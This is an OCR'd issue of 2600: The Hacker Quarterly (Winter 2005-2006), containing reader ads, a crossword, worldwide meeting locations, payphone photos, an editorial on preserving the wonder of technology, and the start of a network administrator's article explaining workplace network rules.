IN SEARCH OF FRIENDS/CONTACTS: Federally incarcerated WM, brown eyes/hair, 6'00", 190 lbs., 25 years old (for the ladies - please send photos, will do same), been in 6 years with a couple to go. Interested in real world hacking not limited to rooftops, (un)abandoned buildings, having FUN with safes, vaults, locks, alarms, and anything novice-level from *2600*. Need placement on various mailing lists: video, DVD, book, magazine, and ANYTHING you can think of is appreciated. Anyone know of hacker mag besides *2600?* Mycology, anyone? Let's talk! I love photos! Send mail to: Henry French #44552-083, PO Box 10 (Elkton FCI), Lisbon, OH 44432.


CONVICTED COMPUTER CRIMINAL in federal prison doing research on Asperger Syndrome prevalence in prison. Please write: Paul Cuni 15287-014, Box 7001, Taft, CA 93268.

SYSTEM X HERE! I'm still incarcerated in Indiana Dept. of Corrections for at least 8 months and don't get many chances to stimulate my mind. I do sometimes get ahold of books but that requires knowing the title, ISBN#, and author. Any help would be great! I am still looking for ANY hacker/computer related information such as tutorials, mags, zines, newsletters, or friends to discuss anything! I'm also looking for info on any security holes in the Novell Network client. All letters will be replied to no matter what! I'm also looking for autographs in hacker or real name for a collection I have started if anyone finds the time. DOM I need you to write again because the return address was removed from your envelope. All info and contributions greatly appreciated. Joshua Steelsmith #113667, MCF-IDOC, P.O. Box 900, Bunker Hill, IN 46914.

STORMBRINGER'S 411: Am not getting a fair shake in court without an attorney, so it's 15 more years to pull. Need a coder for a web GUI for a shortwave/scanner (Icom PCR-1000) that I donated to a shortwave station and some other interesting stuff. Would love to talk shop with people on radio, data over radio, and ham radio. Will respond to all letters technical or not. W.K. Smith, 44684-083, FCI Cumberland, PO Box 1000, Cumberland, MD 21501-1000. Web: www.stormbringer.tv. Link to it!

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953.
Deadline for Winter issue: 11/15/05.

謎謎



Across

1. Speakers' _____
5. (9-Across company)
9. _____ Card
11. Mr. Anderson
12. DJ Slider
14. prot. (w/ 49-Across)
15. Method of destruction
16. Estonia
17. Reach out and _____
24. Your number here (abbr.)
25. Batt. backup
26. _____ partner
28. MIN's partner
29. Network type
31. First toy phone
32. Cipher
33. "You will" company
34. Blogger's feed
36. Sprint let you do this
40. AM's partner
42. Old Mac
44. Hackers At _____
47. Kevin's foil
50. Hack-Tic home
51. (See 14-Across)
52. Speakers' _____
53. AOL trademark
54. DVD replacement

Down

1. Internet location
2. Brazilian net
3. Bug
4. Fetch, et al.
5. Once a hacker's telco target
6. Nortel's development arm
7. Std. org
8. Program
9. Attach a dsk (Unix)
10. Repeat
13. School addr.
17. State of Gore
18. Spa for a droid
19. SYS. V dialer
20. Former Compaq rival
21. American identity
22. Device for 9-Across
23. _____ mechanical
24. 64-bit processor
27. Data place before bases
30. Not DES
31. Port 23
32. _____ Access Terminal
35. VHS speed
37. _____ head
38. Your time _____
39. DIMM, SIMM, et al.
40. Bug
41. _____ Bell
43. Group of peers
45. Zip alternative
46. Last statement
48. GSM chip
49. Modem co. or directory

http://www.2600.com/puzzle

FOOL

HIDDENMESSAGEHIDDENMESSAGEHIDDENMESSAGETHISISNOTAHIDDENMESSAGE

That's what you should be calling yourself if you didn't enter the *Freedom Downtime* Easter Egg Hunt. If you had, you would be enjoying the following right now:

- Lifetime subscription to *2600*
- All back issues
- One item of every piece of clothing we sell
- An *Off The Hook* DVD with more possible Easter Eggs
- Another *Freedom Downtime* DVD since you will have probably worn out your old one
- Two tickets to the next HOPE conference

But you didn't enter, did you? We know you didn't because we didn't receive ONE SINGLE ENTRY from any of you lazy readers. Not one! Hard to believe but true.

Yes, it's a difficult contest. It's supposed to be. But the best entry is the one that wins even if it only gets one answer correct. In this case, ANY entry would have won by default.


Submit entries to:
Easter Egg Hunt c/o 2600, PO Box 752, Middle Island, NY 11953 USA
You can get the *Freedom Downtime* double DVD set by sending $30 to the above address or through our Internet store located at store.2600.com.

So let's try this one more time. We're looking for the best list of Easter Eggs on our *Freedom Downtime* documentary. What constitutes an Easter Egg? Anything on the DVDs that is deliberately hidden in some way so that you get a little thrill when you discover it. When you find one of these, we expect you to tell us how you found it and what others must do to see it. Simply dumping the data on the DVD won't be enough to yield this information.

It's possible that there are some Easter Eggs that don't require you to hit buttons but that contain a hidden message nonetheless. For instance, if you discover that taking the first letter of every word that Kevin Mitnick says in the film spells out a secret message, by all means include that. We will be judging entries on thoroughness and there is no penalty for seeing an Easter Egg that isn't there. You can enter as many times as you wish. Your best score is the one that will count. Remember, there is no second place! The new deadline is November 15, 2005 and this is the only time we'll be extending it. All entries must be sent through the regular mail and not over the Internet.

Do you find it annoying that you had to leave your house to find a copy of 2600?

Did you know there is an easy solution that involves not having to leave your domicile at all?



It's called the 2600 Subscription and it can be yours in a couple of ways. Either send us $20 for one year, $37 for two years, or $52 for three years (outside the U.S. and Canada, that's $30, $54, and $75 respectively) to 2600, PO Box 752, Middle Island, NY 11953 USA. Or subscribe directly from us online using your credit card at store.2600.com. Then just sit back and wait for issues to come hurtling to your door as if by magic.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: At the payphones near the Academy Cinema on Pulteney St. 8 pm.

Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

Canberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 7 pm.

Melbourne: Caffeine at Revault bar, 16 Swanston St., near Melbourne Central Shopping Centre. 6:30 pm.

Perth: The Merchant Tea and Coffee House, 183 Murray St. 6 pm.

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St. at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall. 6 pm.

British Columbia

Nanaimo: Tim Horton's at Comox & Wallace. 7 pm.

Vancouver: Pacific Centre Mall Food Court.

Victoria: QV Bakery and Cafe, 1701 Government St.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Ground Zero Networks Internet Cafe, 720 Main St. 7 pm.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.

Guelph: William's Coffee Pub, 492 Edinbourgh Road South. 7 pm.

Hamilton: McMaster University Student Center, Room 318, 7:30 pm.

Ottawa: World Exchange Plaza, 111 Albert St., second floor. 6:30 pm.

Toronto: Future Bakery, 483 Bloor St. West.

Waterloo: William's Coffee Pub, 170 University Ave. West. 7 pm.

Windsor: University of Windsor, CAW Student Center commons area by the large window. 7 pm.

Quebec

Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm.

CZECH REPUBLIC

Prague: Legenda pub. 6 pm.

DENMARK

Aalborg: Fast Eddie's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm.

EGYPT

Port Said: At the foot of the Obelisk (El Missallah).

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). 7 pm. Payphone: (01273) 606674.

Exeter: At the payphones, Bedford Square. 7 pm.

Hampshire: Outside the Guildhall, Portsmouth.

Hull: The Old Gray Mare Pub, Cottingham Road, opposite Hull University. 7 pm.

London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm.

Manchester: The Green Room on Whitworth St. 7 pm.

Norwich: Main foyer of the Norwich "Forum" Library. 5:30 pm.

Reading: Afro Bar, Merchants Place, off Friar St. 6 pm.

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Avignon: Bottom of Rue de la Republique in front of the fountain with the flowers. 7 pm.

Grenoble: Eve, campus of St. Martin d'Heres.

Paris: Place de la Republique, near the (empty) fountain. 6 pm.

Rennes: In front of the store "Blue Box" close to the place of the Republic. 7 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

IRELAND

Dublin: At the phone booths on Wicklow St. beside Tower Records. 7 pm.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Linux Cafe in Akihabara district. 6 pm.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.

Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.

Wellington: Load Cafe in Cuba Mall. 6 pm.

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm.

Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm.

Trondheim: Rick's Cafe in Nordregate. 6 pm.

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SLOVAKIA

Presov City: Kelt Pub. 6 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN

Gothenburg: Outside Vanilj. 6 pm.

Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.

Huntsville: Madison Square Mall in the food court near McDonald's.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Phoenix: Borders, 2nd Floor Cafe Area, 2402 E. Camelback Road.

Tucson: Borders in the Park Mall. 7 pm.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Monterey: Morgan's Coffee & Tea, 498 Washington St.

Orange County (Lake Forest): Diedrich Coffee, 22621 Lake Forest Drive. 8 pm.

Sacramento: Camille's at the corner of Sunrise and Madison.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

San Jose: Outside the cafe at the MLK Library at 4th and E. San Fernando. 6 pm.

Santa Barbara: Cafe Siena on State St.

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm.

Denver: Borders Cafe, Parker and Arapahoe.

District of Columbia

Arlington: Pentagon City Mall in the food court (near Au Bon Pain). 6 pm.

Florida

Ft. Lauderdale: Broward Mall in the food court. 6 pm.

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm.

Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok. 6 pm.

Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700, 9701.

Pocatello: College Market, 604 South 8th St.

Illinois

Chicago: Union Station in the Great Hall near the payphones. 5:30 pm.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.

Indianapolis: Corner Coffee, SW corner of 11th and Alabama.

South Bend (Mishawaka): Barnes and Noble cafe, 4601 Grape Rd.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's, next to the payphones.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows.

Marlborough: Solomon Park Mall food court.

Northampton: Javanet Cafe across from Polaski Park.

Michigan

Ann Arbor: The Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.

St. Louis (Maryland Heights): Rivalz Technology Cafe, 11502 Dorsett Road.

Springfield: Borders Books and Music coffeeshop, 3300 South Glenstone Ave., one block south of Battlefield Mall. 5:30 pm.

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm.

Nevada

Las Vegas: Palms Casino food court. 8 pm.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade. Payphones: (505) 883-9985, 9976, 9841.

New York

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

North Carolina

Charlotte: South Park Mall food court. 7 pm.

Raleigh: Tek Cafe And Internet Gaming Center, Royal Mall, 3801 Hillsborough St. 6 pm.

Wilmington: Independence Mall food court.

North Dakota

Fargo: West Acres Mall food court by the Taco John's.

Ohio

Akron: Arabica on W. Market St., intersection of Hawkins, W. Market, and Exchange.

Cleveland: University Circle Arabica, 11300 Juniper Rd. Upstairs, turn right, second room on left.

Dayton: At the Marions behind the Dayton Mall.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St. and Penn.

Tulsa: Java Dave's Coffee Shop on 81st and Harvard.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm.

Pennsylvania

Allentown: Panera Bread, 3100 West Tilghman St. 6 pm.

Philadelphia: 30th St. Station, under Stairwell 7 sign.

Pittsburgh: William Pitt Union building on the University of Pittsburgh campus by the Bigelow Blvd. entrance.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis (Cordova): San Francisco Bread Company, 990 N. Germantown Parkway. 6 pm.

Nashville: J-J's Market, 1912 Broadway. 6 pm.

Texas

Austin: Dobie Mall food court. 6 pm.

Houston: Ninfa's Express in front of Nordstrom's in the Galleria Mall.

San Antonio: North Star Mall food court.

Utah

Salt Lake City: ZCMI Mall in The Park Food Court.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)

Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm.

Washington

Seattle: Washington State Convention Center. 6 pm.

Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge. Payphone: (608) 251-9909.

Milwaukee: The Node, 1504 E. North Ave.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, leave a message & phone number at (631) 751-2600 or send email to meetings@2600.com.

Payphones of the World

Belarus. A pack of payphones hangs out in the streets of Minsk.

Belarus. A closer look at two of them with subtle differences.

Russia. These were found in the city of Yekaterinburg.


Russia. Very clean and rarely used due to the prevalence of mobile phones.

Photos by Emmanuel Goldstein

Payphones that used to be on the other side of this page can now be found on Page 2!

To see even more payphone photos online, visit http://www.2600.com/phones.

The Back Cover Photo



From the Some People Have Entirely Too Much Time On Their Hands Dept., here is a true "minivan" recreation of our own 2600 van, made from a Tonka toy phone van picked up at an antique shop in Austin, Texas. The tires are a little weird and our rear end looks a lot better, but it's a valiant effort.

Photos by Golden Helix

Do you have a photo for the back page?

Mail it on in to 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 or email it to us at articles@2600.com. (Yes, we know it's not technically an article but please humor us.) When taking digital photos, be sure to use the highest possible resolution. If we use your picture, you'll get a free subscription (or back issues) and a 2600 t-shirt.

Volume Twenty-Two, Number Four
Winter 2005-2006, $5.50 US, $8.15 CAN

2600

The Hacker Quarterly

0 74470 83158 7 5 4>

North Korean Payphones!

In the lobby of the Yanggakdo Hotel, Pyongyang. This one only takes IC cards and makes local calls on the phone system that isn't connected to the outside world. (North Korea has two phone systems - one is international-capable and the other can only place and receive domestic calls.)

On the third floor of the Koryo Hotel, Pyongyang. This one has international capability. To use it, you make an appointment for an international phone call (there are only three international circuits so all usage must be scheduled) and place your call then. You pay when you're finished.

Photos by TProphet

Jordan

This phone doesn't take coins or cards and can only call toll-free numbers.

Photo by Eric

Katrina

It's true that Katrina isn't a country and that this phone isn't foreign. But it's definitely a payphone in a strange environment and a pretty sturdy one at that. We assume the receiver is around somewhere.

Photo by Cameron Bunce

For more exciting foreign payphone photos, take a look at the inside back cover!

The Path to Knowledge

Preserving the Magic

As Arthur C. Clarke once said, "Any sufficiently advanced technology is indistinguishable from magic." Anyone who's been on this planet for more than a decade would probably agree to some extent. So are we in fact living in a time of magic? Let's look at where we've come.

We can now stay in touch with everyone we know no matter where we are. And by stay in touch, we're talking about nearly everything imaginable. It was enough of a revolution when you were able to start using a phone that wasn't connected to a wire. But now you can also be connected to the Internet. Not just for rudimentary text content but full graphics as well. The speed continues to increase and soon will be indistinguishable from a home or office connection. Many of us walk around now fully able to instantly respond to any email sent to us regardless of where we happen to be standing.

And of course, the phones themselves come with more and more extra features. It's become almost impossible to find a mobile phone that is *only* a phone. Odds are you will have a camera, mp3 player, organizer, and/or the equivalent of a small laptop attached to the thing you want to use to make phone calls. Naturally you will be able to transmit and receive the pictures you and other "phone users" take and those pictures will only get better looking as technology marches on. We've already entered the world of movies so in effect you may also have the equivalent of a small camcorder traveling around with you.

Oddly enough, the voice quality of a telephone call on one of these things is dramatically lower than something that's been around for many decades: a landline. The technology certainly could be developed to make every phone call sound as good as the mp3s you listen to on your phone. But for now, voice quality appears to have been the one thing left behind.

It goes without saying that computers have advanced at an incredibly rapid pace. In the early days of our publication, a 4.77 MHz processor with a ten megabyte hard drive was cutting edge. Today, we don't bat an eye at a 2.2 GHz processor and 400 gigabytes on a single drive.

In fact, when we started publishing, having a computer of your own was an unfulfilled dream in many cases. This dream is what led so many of us to the world of hacking. By exploring the phone system and packet switching networks like Telenet and Tymnet, people were able to stumble upon computers run by companies, schools, governments, or other institutions. It was that period of discovery that inspired so many and was indeed itself a magical era in the hacker world.

In many ways we've gotten exactly what we wanted. Early hackers were very keen on communications and loathe to pay the evil Ma Bell for the privilege. Phone calls of the past cost an astronomical amount compared to the rates of today. Connecting overseas was almost unheard of because it would cost multiple dollars a minute. And now it's less than a dime a minute if that much. With VoIP it can cost next to nothing. It would appear that the cheap and global connectivity we once fantasized about has become reality.

These kinds of advances are mirrored all throughout our society. Nearly every task - from typesetting a publication to making music to running a business - has been revolutionized by the magic our technology has achieved. And yet we seem to spend more time working at these tasks than ever before since the priority now is keeping up with everyone

else who's doing the same thing. Nothing can deflate the sense of magic quicker than conformity.

And this is the problem that we have seen emerge. We take it all for granted and lose sight of the fact that these are true wonders of technology. And by losing that we also lose much of the inspiration that can lead us to much better advancements and new ways of doing things. Email isn't so much fun when you can't ever get away from it. And when using the telephone is something we do almost as much as we breathe, it somehow ceases to be exciting.

How many of us can say we remember what it used to sound like when making a long distance call? Even the term "long distance" used to have a different meaning and could apply to a destination less than 100 miles away. You could easily tell if you were speaking to someone down the road, in a different state, or on the other side of the country. And calls to foreign countries always had this air of mystique about them with the hiss of the trunk line, a slight echo, and the ever present in-band signaling tones. Telephone calls themselves used to be events. Phones rang with a commanding bell. You never knew who was on the other end until you picked it up. Even answering machines were rarities. A ringing phone simply could not be ignored. And because of the cost involved, there was usually a compelling reason for calling someone. Everything from the network to the ring to the sound of what was coming over the lines was inspirational and exciting for people who were curious.

Today it's barely recognizable. Everyone is constantly yammering away on a handheld device of some sort. Rings can be any audio sound you want. People actually pay for ringtones and not for calls. You can't tell from the sound quality if you're speaking to Cleveland or Beijing. We always know who's calling and there are so many ways of leaving messages. Phone calls have turned into non-events.

The Internet has had the same effect on computer communications. While few would want to go back to the days of logging onto single line bulletin board systems where you would wait hours for the busy signal to turn into a ring, it somehow was more of a big deal when you found that there was a message waiting for you on one of those systems. How many of us feel that way about the email we get today? Sure, it's more accessible. And much cheaper. But it's also very routine and mundane. The magic has been sucked right out.

Of course it would be ridiculous to resist advancement because of these nostalgic feelings. But we will be losing a great deal if we become so caught up that we fail to marvel at what we're actually doing when we communicate through technology. And not appreciating what it is that your computer is doing when you perform a routine task isn't much different than not *understanding* what's going on and becoming a mere user who will never stray from the norm or question the rules.

So how do we regain this sense of magic? It's simple. As long as we believe what we're doing is exciting and can be shaped into something that nobody else has accomplished, our passion will be as strong as it ever was. This almost invariably means taking risks and doing things in ways that are very different from what we're told. That's what hacking has always been about and that's what continues to inspire people to become a part of this world. It's the power of the individual to accomplish something despite everything they're told about how the only way to succeed is to be like everyone else. This obviously is a basic tenet of individuality, which can be applied to any aspect of life.

For all of the positive advancements we have witnessed, there is always a dark side. Our society has become obsessed with surveillance and individuals have an increasingly shrinking amount of privacy to protect. While we may have made our lives easier with satellite technology and the latest microscopic computer chip, you can bet that others have used this knowledge to create more efficient ways of killing and oppressing. And never before has the gulf between those who have a world of technology at their fingertips and those who have nothing been so vast. Not every advancement in technology is by default a good thing.

Our understanding and our passion have gotten us this far. We would be foolish to think that this is where it stops. As the people who design systems, find security holes, and constantly question all that we're told, we have a special responsibility to keep the whole thing magical, fun, and beneficial. We should never lose our link with the past. And we cannot let our link to the future be taken from us by those who don't know how to dream.

"Value your freedom, or you will lose it, teaches history. 'Don't bother us with politics,' respond those who don't want to learn." - Richard Stallman

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover
Dabu Ch'wald, Saldb

Office Manager
Tampruf

Writers: **Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dragorn, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, The Prophet, Redbird, David Ruderman, Screamer Chaotix, Sephail, Seraf, Silent Switchman, StankDawg, Mr. Upsetter**

Webmasters: **Juintz, Kerry**

Network Operations: **css**

Quality Degradation: **mlc**

Broadcast Coordinators: **Juintz, lee, Kobold, bsd**

IRC Admins: **shardy, r0d3nt, carton, beave, sj, koz**

Inspirational Music: **Bruno Nicolai, Alain Goraguer, Neotek, Los Aterciopelados, Autechre**

Shout Outs: **Hubert Cumberdale, Norm Prusslin**

Congrats: **Aaron McGruder**

Welcome: **Lillias Faye**

RIP: **Ninjalicious**

2600*(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc.*
2 Flowerfield, St. James, NY 11780.
Periodicals postage paid at St. James, NY and additional offices.


POSTMASTER:
Send address changes to
2600, P.O. Box 752 Middle Island, NY 11953-0752.

YEARLY SUBSCRIPTION:
U.S. and Canada - $20 individual,$50 corporate (U.S. funds).
Overseas - $30 individual, $65 corporate.

Back issues available for 1984-2004 at $20 per year, $26 per year overseas.
Individual issues available from 1988 on at $5.00 each, $6.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752 Middle Island, NY 11953-0752 (subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99 Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
2600 **Office Line: 631-751-2600**
2600 **FAX Line: 631- 474-2677**



Network Administrators:

Why We Make Harsh Rules

by The Piano Guy

I've been thinking about writing another article for *2600* for quite some time. I didn't, however, because from at least some of your readers' perspectives, I'm on the "other side of the line." I am the guy in "management" who deals with folks that break the "network rules."

I finally got inspired to write this article based on a letter from Luke in 22:3. Luke, like many letter writers, was the "kid in school" who did "just a little hacking" that got paraded down to the principal's office and suspended. What irked me enough that I decided to write this article is the immature SOB of a systems administrator who teased him. That bothered me a lot, since being that immature can't do anything but leave a bad taste with Luke. Lesser men would get revenge. I'm seeking peace though understanding.

I felt I needed to explain to those of you who don't get it how come network rules exist, and make it clear that we (i.e., management) aren't all out to get you. Instead, we are more concerned about covering ourselves and making sure that all network users can get what they need from the network, when they need it.

I work for a nonprofit that is a daughter agency to a larger nonprofit. One of the sister agencies has a brilliant man who provides our network connectivity and security. He also does this for several other of the daughter agencies. He sets the rules and I enforce them. We're all on the same big network.

For people who absolutely have to do stuff that isn't within these rather strict rules, we have some computers in a library that are hooked up through a different network where security isn't nearly as tight. Then again, they are a few computers and they aren't all part of a domain. The general public has access to these computers, so my users can do what they want, on break, in our library.

To sum up, we have a lot of policies that restrict the use of the network to a great degree. However, if anyone needs to do something for business-related purposes, we find a way for them to do what they need. Either we change a rule, or we give them particular permission "forever" or for a distinct window of time. If you're on the "business side" of the network there are strict rules. These rules are as follows:

1. Use the network for business purposes only.
2. No one hooks up other devices to the network without permission (i.e., laptops, PDAs, thumb drives, wireless peripherals, etc.).
3. No one installs their own software or does installs besides me.
4. No one connects to personal email, either through a software client (i.e., Outlook Express) or through a web interface.
5. No one uses chat software.
6. No one uses file sharing software (i.e., Kazaa).
7. No use of Internet radio or downloading of music or video files, unless related strictly for work purposes.
8. No copyright infringement.
9. No attempting to circumvent the current security systems or hacking.
10. We make it clear that we offer no expectation of privacy on our network.
11. All executable and zip files are blocked at the firewall.

Some of that may seem reasonable to some of you, and some of that may seem way over the top. There is a reason for each rule, however. Explaining the reason may make it bother you less when you encounter one or more of the rules in your daily lives as employees or students.

First, we are understaffed. It is all I can do to do my day job without having to chase down viruses too. That, and any virus that hits one of my machines could easily hit all of the machines in the network. As an example, Sircam was certainly very good at jumping from machine to machine. One user making a bad move can infect literally hundreds of computers, requiring hundreds of staff hours to clean up the mess. It could literally cost six figures worth of labor and lost revenue to recover from one user's mistake. So we set policies and hardware in place that make sure that that one user isn't likely to make a mistake.

As an aside, when I use "virus" in this article, feel free to plug in Trojan, ad-ware, spyware scumware, or worm, or what have you.

Second, we are under budgeted. We are nonprofit in every sense of the word. It would be great if we had the money to buy more bandwidth, more staff, and better protection, but we just don't.

Third, while most of the users are bright

people, some of them have trouble finding the on/off switch. I have to support them regardless, so the rules exist to cover us for the lowest common denominator.

For these reasons, we insist that the network be used for business purposes only. Users going to business-only related websites reduces significantly the chances of them coming across a virus, and it does reduce our bandwidth usage. If someone is doing something personal and not causing a problem, we probably aren't going to even notice. If they are causing a problem, we need to be able to tell them to stop, and have policy on our side.

